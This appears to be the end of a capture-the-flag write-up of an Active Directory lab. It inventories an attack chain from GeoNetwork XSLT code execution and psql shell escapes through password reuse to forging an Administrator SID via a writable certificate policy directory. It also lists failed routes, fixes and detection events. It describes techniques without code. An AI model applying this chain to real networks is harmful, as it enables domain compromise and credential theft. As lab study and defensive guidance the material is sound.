
The KDC did not compare the SID with the account that made the request; it used the SID in the certificate. The certificate is isabel’s, but the identity it carries is the Administrator’s. That difference is what the policy module should have prevented.
Failure inventory
| Where | Flaw | What it gives |
|---|---|---|
| GN01 | Unauthenticated formatter upload + XSLT with Java | RCE as geonetwork |
| GN01 | Zip Slip in the formatter upload | arbitrary write to the classpath |
| GN01 | Log setting loads XML from the classpath | repeatable execution as geonetwork |
| GN01 | Unquoted raster2pgsql table name + psql \! |
shell as gisops |
| GN01 | notify.env readable by gisops + password reuse |
domain account gabby.t |
| GN01 | Moleculer transporter without auth + settings cache | Rocket.Chat admin |
| DC01 | ADIDNS CreateChild for Authenticated Users |
passive NTLM coercion (route did not close) |
| WKSTN01 | isabel.o in BUILTIN\Administrators |
user.txt |
| DC01 | C:\PolicyFiles writable by Users + TameMyCerts |
Domain Admin and root.txt |
Routes that closed
The box is large, and most of the time went into routes that did not close. Worth recording so they are not repeated:
- ESC1–ESC8 were not available. These are the classic template abuses (a SAN the requester can choose, open enrollment, HTTP relay and so on).
OfflineRouterhad a SAN the requester could choose, but no enrollment right. - ESC13/GPO (group OID abuse inside a certificate):
GPO-Auditorswas a honeypot, and the ACL sweep with the correct security descriptor (SD) parser produced no usefulWritePropertyon a GPO linked to the DC. - LDAP relay 389 does not exist; only LDAPS. Classic RPC coercion had no Spooler, FSRVP, WebClient or EFSRPC.
- ADIDNS → LDAPS → RBCD (resource-based constrained delegation) was built up to the wildcard, but no DC01 service resolved the nonexistent name inside the window.
- SQL on DC01: WID (Windows Internal Database) only, no TCP 1433.
- The Administrator DCC2 hash (the cached credential on WKSTN01) was exhausted in the crack; WKSTN01’s
DPAPI/Vault protections gave nothing usable. - Privileged built-in groups were empty. ADFS
/policyrefused the actions. Root on GN01 and the scheduled-task XML hijack did not land. - The box also went down mid-session and came back on a different IP. The redeploy did not change the state of the domain.
What I would carry to the next target
The CA policy directory is the codification of a simple idea: if the module reads a file whose name the attacker chooses, and the directory accepts new files, the attacker controls the policy. There is no need to write to the service or restart anything. The fix is an ACL restricted to Administrators/SYSTEM and a policy that does not let the requester impose a SAN or the SID extension. For detection, monitor writes to C:\PolicyFiles, issuances where the SID differs from the requester, and PKINIT by privileged accounts outside the baseline (events 4886/4887 and 4768).
The second detail is the KDC. A certificate with SID -500 is not an Administrator certificate: it is someone else’s certificate claiming to be the Administrator. PKINIT did not validate the requester’s identity against the SID when the policy rewrote the certificate. The lesson is to treat the SID extension as authorization data, not decoration.
The third is the boundary. 127.0.0.1 is not authentication once you have code on the host. The Moleculer transporter, the settings cache and public registration form a three-step chain that creates an admin from nothing. The same reasoning applies to notify.env: a chat service password was a person’s domain password, and the domain had no lockout.
Finally, raster2pgsql: a file name is not a trusted identifier. psql’s \! turns a table-name injection into a shell. If the service runs as a service account, the database is the least of the problems. And if the AD DNS zone accepts CreateChild from any authenticated user, NTLM coercion becomes a matter of time, even if it did not close on this box.